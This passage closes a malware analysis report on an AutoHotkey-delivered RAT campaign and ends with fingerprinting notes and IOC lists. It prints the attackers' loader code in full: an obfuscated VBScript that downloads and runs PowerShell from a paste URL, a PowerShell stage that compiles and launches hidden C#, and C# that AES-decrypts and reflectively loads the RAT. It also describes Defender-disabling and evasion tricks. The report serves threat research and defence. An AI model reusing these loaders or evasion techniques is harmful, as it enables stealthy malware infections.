   YYYYYUUUUUIIIII = YYYYYUUUUUIIIII & result
end function

sub oprejgoproiegmkdfmvoeirnvgksrdlvmoermgno()
    Execute(StrReverse("WWWPPPP ,LRULRU ,AAAQQQ ,RRRWWW ,EEEDDD , CCCBBB , EEEAAA mID"))
    URLURL = "https://stikked.ch/view/raw/f03bc538"
    AAAEEE = YYYYYUUUUUIIIII("Xmjqq")
    BBBCCC = YYYYYUUUUUIIIII("\Xmwnuy3")
    DDDEEE = StrReverse("'(etaerC::]tseuqeRbeWpttH.teN.metsyS[ = ptth$") & URLURL & StrReverse(")atad$
    (XEI ;)(dnEoTdaeR.rs$ = atad$ ;)mem$(wen::]redaeRmaertS.OI[ = rs$ ;)(maertSesnopseRteG.serbew$ = mem$
    ;)(esnopseRteG.ptth$ = serbew$ ;)'")
    QQQAAA = YYYYYUUUUUIIIII("3Fuuqmhfynts")
    PPPPWWWW = YYYYYUUUUUIIIII("Ut|jwXmjqq3j}j") + " "

    Execute(StrReverse(")EEEAAA & CCCBBB(t"+"c"+"e"+"j"+"b"+"O"+"e"+"t"+"a"+"e"+"r"+"C = llehStpir"+"c"
    +"S t"+"e"+"s"))

    Execute(StrReverse(")7(ecapSemaN.)AAAQQQ & EEEAAA(t"+"c"+"e"+"j"+"b"+"O"+"e"+"t"+"a"+"e"+"r"+"C -
    ppAtpircS tes"))
    Execute(StrReverse(" 4201+ 61 + 4 ,emaNlluFtpircS.tpircSW ereHypoC.ppAtpircS"))
    Execute(StrReverse("0 ,EEEDDD & WWWPPPP n"+"u"+"R.llehStpircS"))
end sub

Execute(StrReverse(")(ongmreomvldrskgvnrieovmfdkmgeiorpogjerpo"))
```

Figure 14: Obfuscated VBScript downloads and executes PowerShell from a Pastebin service.

The Powershell stage from the paste embeds the next stage as a C# source code represented in a hexadecimal encoded blob (*$Win32Runpe* in Figure 15). To execute the next stage, the Powershell decodes the blob, compiles and saves it into the %temp% directory under the name RegAsm.exe, then executes the compiled executable.

We notice that the author compiled the executable with *`GenerateExecutable=true`* which is uncommon for attackers, as he could compile the executable in memory by setting the flag *`GenerateInMemory=true`*. This might be an evasion attempt as many solutions are looking for this flag.




```powershell
function Convert-HexToBytes {
    param($HEX)
    $HEX = $HEX -split '(..)' | ? { $_ }
    ForEach ($value in $HEX) {
        [Convert]::ToInt32($value, 16)
    }
}

$Win32Runpe =
"7573696e67205379737465 6d3b0d0a2f2f20557369 6e67204c696272617279 0d0a0d0a7573696e67205379737465 6d2e53656375726974792e437279707 46f6772617068793b0d0a7573696e67205379737465 6d2e52756e74696d652e496e7465726f70536572766 96365733b0d0a0d0a6e616d657370616365204c6f6c6974610d0a7b0d0a0d0a2020202063 6c617373205072 6f6772616d0d0a2020 20207b0d0a2020202020202020737461746963207 66f6964204d61696e28737472696e675b5d2061726773290d0a2020202020202 0207b0d0a0d0a2020202020202020202020202020627974655b5d20427566666572203d207b203137392c31372c3132382c3232392c35 322c3232372c32372c3231312c3134372c39332c3234322c35312c38312c37332c37332c3134322c3230312c3232342c31382c313 0332c3130362c37372c32392c3233392c34382c392c37332c34332c35312c31322c3231302c3139332c3134332c33322c3139332c 3137352c35392c3234332c39382c3233342c3232382c3130312c3234342c33312c34302c35322c3139322c3137332c3233342c313 52c3135372c352c31342c3132302c33302c36382c3234392c3130322c3130382c3234362c3234372c3134392c3231382c38302c39 2c31312c33302c3133372c3137392c3130302c3130322c3131332c3235312c3138342c3231352c3139392c3235332c332c33382c3 5312c32322c38332c3232302c3137392c3233362c3231372c3135302c3230342c3134342c33322c3132342c33302c3134312c3230 352c37352c3137332c35302c3230352c372c3139372c3132362c32392c31362c3230362c37312c3231362c31392c3134362c302c3 233322c35372c3130392c31332c3139362c3...(trimmed)"

$path = [IO.Path]::GetTempPath() + "\RegAsm.exe"

$dir = [System.Collections.Generic.Dictionary[string, string]]::new()
$dir.Add("CompilerVersion", "v3.5")
Write-Host $dir

# "CompilerVersion", "2.0"
[Microsoft.CSharp.CSharpCodeProvider] $csc = [Microsoft.CSharp.CSharpCodeProvider]::new($dir)
[System.CodeDom.Compiler.CompilerParameters] $cp = [System.CodeDom.Compiler.CompilerParameters]::new(
("mscorlib.dll", "System.Core.dll"), "", $true)
$cp.GenerateInMemory = $false
$cp.GenerateExecutable = $true
$cp.OutputAssembly = $path
$cp.CompilerOptions = "/t:winexe"
[System.CodeDom.Compiler.CompilerResults] $res = $csc.CompileAssemblyFromSource($cp, [System.Text.
Encoding]::UTF8.GetString([byte[]](Convert-HexToBytes($Win32Runpe))))

[System.Diagnostics.Process]::Start($path)
```

Figure 15: PowerShell script from stikked.ch Pastebin.

The C# source code embeds the RAT payload as an AES encrypted blob (Buffer in Figure 16). The keys are embedded in the source code as well. In order to execute the RAT payload, it decrypts the blob, reflectively loads the decrypted payloads, then invokes it.

```
using System;
// Using Library

using System.Security.Cryptography;
using System.Runtime.InteropServices;

namespace Lolita
{

    class Program
    {
        static void Main(string[] args)
        {

            byte[] Buffer = { 179,17,128,229,52,227,27,211,147,93,242,51,81,73,73,142,201,224,18,
            103,106,77,29,239,48,9,73,43,51,12,210,193,143,32,193,175,59,243,98,234,228,101,244,31,
            40,52,192,173,234,15,157,5,14,120,30,68,249,102,108,246,247,149,218,80,9,11,30,137,179,
            100,102,113,251,184,215,199,253,3,38,51,22,83,220,179,236,217,150,204,144,32,124,30,141,
            205,75,173,50,205,7,197,126,29,16,206,71,216,19,146,0,232,57,109,13,196,82,9,93,243,211,
            13,193,89,56,135,115,90,121,24,182,181,242,243,135,165,158,74,23,30,3,50,98,202,182,241,
            26,133,250,200,148,124,163,198,238,87,26,90,136,202,214,188,88,221,96,13,141,130,187,98,
            45,146,27,79,31,170,104,192,186,94,243,181,144,254,24,255,211,235,167,26,108,249,223,
            199,48,47,135,169,206,236,66,132,169,189,234,1,58,51,4,107,13,78,250,64,176,186,59,16,
            224,122,252,73,132,95,93,19,195,165,130,20,128,120,88,116,159,203,200,173,195,21,190,
            212,97,187,146,179,203,10,221,53,190,141,227,21,147,174,220,243,165,183,127,165,168,225,
            44,248,117,71,59,26,202,38,57,193,152,134,113,201,0,91,24,149,26,111,251,201,225,227,
            115,28,217,16,42,202,236,84,136,164,232,79,73,221,166,14,162,0,167,182,237,140,231,125,
            41,43,140,229,239,224,163,106,124,101,222,140,204,4,126,119,108,227,83,29,88,184,4,160,
            66,168,98,213,61,154,104,22,46,23,246,193,11,175,101,197,114,117,149,198,31,239,13,209,
            139,7,106,63,110,54,142,101,51,77,18,164,165,20,52,86,195,99,77,29,219,128...(trimmed)};

            GCHandle gc = GCHandle.Alloc(System.Threading.Thread.GetDomain().Load(Aes_Decrypt
            (Buffer)));
            GCHandle gcEp = GCHandle.Alloc(((System.Reflection.Assembly)gc.Target).EntryPoint);
            GCHandle.Alloc(((System.Reflection.MethodInfo)gcEp.Target).Invoke(null, null));

        }
        static byte[] Aes_Decrypt(byte[] buffer)
        {
            using (AesCryptoServiceProvider aes = new AesCryptoServiceProvider())
            {
                aes.IV = new byte[] { 1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16 };
                aes.Key = new byte[] { 255, 2, 3, 4, 5, 6, 7, 8, 9, 0, 11, 22, 33, 44, 55, 66, 77,
                88, 99, 11, 22, 33, 44, 55, 66, 77, 88, 99, 0, 11, 22, 33 };
                return aes.CreateDecryptor().TransformFinalBlock(buffer, 0, buffer.Length);
            }
        }
    }
```

Figure 16: C# source code.

Version 2

First seen: April 26, 2021

Hash: 24fdf42e2c026708b3ed29fe6791190e3a40c2dca063bfd8233c974f373e775f

In this version, the attacker added a hexadecimal obfuscation layer to the VBScript and used a different PowerShell paste (hxxps://stikked[.]ch/view/raw/5d4df3b8) to load the RAT.

The PowerShell script used in this attack is a notorious one that is observed in several other RAT campaigns (1, 2, 3). It holds two hexadecimal blobs. The first one is a .NET DLL that is used for injecting the second hexadecimal payload, which is the RAT.




Figure 17: PowerShell script from stikked.ch Pastebin.

HCrypt Chain

First seen: April 21, 2021

Hash: d9b6a27e17fbf09801a848e3b42206b3a02e728207e9c1bd4e1e2a56294aba7c

This chain is slightly different from the others, as the AHK script bundled files have different naming conventions and don't include the VBS launcher. We will explain the connection and similarity to this campaign in the next section.

Similar to previous chains, the AHK script drops and executes a legitimate application. Next, it drops and executes a VBScript that downloads and executes an in-memory PowerShell script that leads to HCrypt. HCrypt is known as a RAT loader. In this campaign, we observed AsyncRAT as the loaded RAT.




Figure 18: The VBScript that leads to HCrypt.

Fingerprinting the Campaign

In this campaign, we described various attack chains. We can attribute them to the same actor based on the following:

- They all drop a legitimate application before performing any malicious activity.
- They have the same resource naming convention across all of the versions: *.MP4, KELLVBS.VBS, CONHOST.EXE, etc.
- The AHK script has a strong resemblance across all of the chains, using the same commands: FileInstall, run, sleep, and drop the files to the %ProgramData% directory.
- In several attack chains, we observed the same directory spamming technique.
- They use the same scripts and UAC bypass technique to disable the Defender (in different stages).

Conclusion

As threat actors study baseline security controls like emulators, antivirus, and UAC, they develop techniques to bypass and evade them. The technique changes detailed in this report did not affect the impact of these campaigns. The tactical goals remained the same. Rather, the technique changes were to bypass passive security controls. A common denominator among these evasive techniques is the abuse of process memory because it's typically a static and predictable target for the adversary.

We still need these baseline controls to keep the automated attacks at bay. But the manual tradecraft employed by innovative attackers like this one requires a modern approach to security. Morphisec offers control and visibility of these baseline controls while adding advanced breach prevention for in-memory exploits and evasive fileless techniques like those used in these campaigns. If you are experiencing a breach or would like a proactive audit of your critical assets, Morphisec's team of researchers is available to assist.

IOCs

AHK

- 40e8b99b36739c397f8f0da2ab40f62b3af3da8b3f43fc2537841a9bf9105584
- 5181018a9ad6d851adce6768cd01a5d10c2bd0b0180c75e92a3ce00827624bae
- 06d23a4c6bcd34a4a4817cb193c2916cd56dd440b022803d5b4c8f68a0951291
- 825be2ef1143b610633150d7f2bbd5189a3e5939c21a6056283106069c7bc313
- d9f512ede0ad80c19866666e54ed2d95727c4f3d026a32465db009fac4fc6796
- 2df67fbe0455598c0fc2981b3f80a776f85d73b74c6083d34d0fdd1f6c6db30a
- 16142a05c08de5cc69c1fb13924df2861e81b48e5ca5e0ef3f71684cfa3aeb55
- aa16fe9cd572b39e45e334ba463d26f9fa1187bfaa25daf9775eb200a056f62d

- 185e01e26c705e3aa27f3ad33ff1333411c37c28cc7ff108f183947ade1b44ca
- 5114f28181ce5659c78cd2bfae35258a9679134fd72d1fdb3572ac3e55317e25
- d9b6a27e17fbf09801a848e3b42206b3a02e728207e9c1bd4e1e2a56294aba7c
- e86d6e2ef1f4efd2a034f8ff7b469841be425dc3eed97b001ae7afefce329165
- 0908a9d8c47f6ad062f3be988b2361c68be658be625093a38ea286f9f10edb70
- e24f6b1cb9a91280d8cb990b367f45b0d8c46ec08aef6e4a454d10ce87e67197
- c7165a80a5233ff799a7cdb0de9d1dafc7c40e4b31db01226b3d975411ceb59e
- 24fdf42e2c026708b3ed29fe6791190e3a40c2dca063bfd8233c974f373e775f
- 03d4bd103fc021ff00b6895d2fcbf204f7aacc1df4ab52418bbd8510f271c692
- 0a8a100017fbfa4a203405dfe3a545bb160a229e940dff3768596928bde49f36
- 179c76e5640aaa7a3448ae6e617035ab680b625637395f0fc6de88d07ebaa2f9
- 65c564cf147a8dad9d243c2d292ebe2ce5d3e52cd36b4d3c51323dd1c5ed05ec
- fb63eea2503686f90c4c2ec9a74407a2d5a1211e8a1566ae1da63f0d1d9e2cad
- ac61c8ff51634976c633035b0bcf704407f828a8e9367f0b15cee48fb858842c

C2s

- hxxp://tahoo.publicvm[.]com:1955
- hxxp://tahoo.publicvm[.]com:9999
- hxxp://tinatahoo.publicvm[.]com:1000
- hxxp://domaineweb.publicvm[.]com:1002
- hxxp://tinda.publicvm[.]com:888
- hxxp://domaineweb.publicvm[.]com:777
- hxxp://janda.publicvm[.]com:1005
- hxxp://gamers2020.ownip[.]net
- hxxp://like-sports.publicvm[.]com:300
- hxxp://facebook-sports.publicvm[.]com:150
- hxxp://volaria.publicvm[.]com:1010
- hxxp://musicnote.soundcast[.]me:90
- hxxp://websites.publicvm[.]com:1003

Disabling Defender & UAC bypass URLs


- hxxp://gamecardsy[.]com/ahmadtestupl/kell5.bat
- hxxp://gamecardsy[.]com/ahmadtestupl/kilall.vbs
- hxxp://gamecardsy[.]com/ahmadtestupl/ss.ps1
- hxxp://gamecardsy[.]com/ahmadtestupl/DefenderControl.exe
- hxxp://gamecardsy[.]com/ahmadtestupl/DefenderKill.txt
- hxxp://gamecardsy[.]com/ahmadtestupl/Defender.bat
- hxxp://gamecardsy[.]com/ahmadtestupl/ff.ps1
- hxxp://gamecardsy[.]com/ahmadtestupl/DefenderControl.txt
- hxxp://firas.alifares[.]org/defender/ff.ps1
- hxxp://firas.alifares[.]org/defender/DefenderControl.ini

- hxxp://firas.alifares[.]org/defender/DefenderControl.exe
- hxxp://firas.alifares[.]org/defender/DefenderKill.lnk
- hxxp://firas.alifares[.]org/defender/Defender.bat
- hxxp://firas.alifares[.]org/defender/kil.ps1
- hxxp://firas.alifares[.]org/defender/11.txt

Paste URLs

- hxxps://stikked[.]ch/view/raw/5d4df3b8
- hxxps://stikked[.]ch/view/raw/f03bc538

About the author



Arnold Osipov

Malware Researcher

Arnold Osipov is a Malware Researcher at Morphisec, who has spoken at BlackHat and and been recognized by Microsoft Security for his contributions to malware research related to Microsoft Office. Prior to his arrival at Morphisec 6 years ago, Arnold was a Malware Analyst at Check Point.
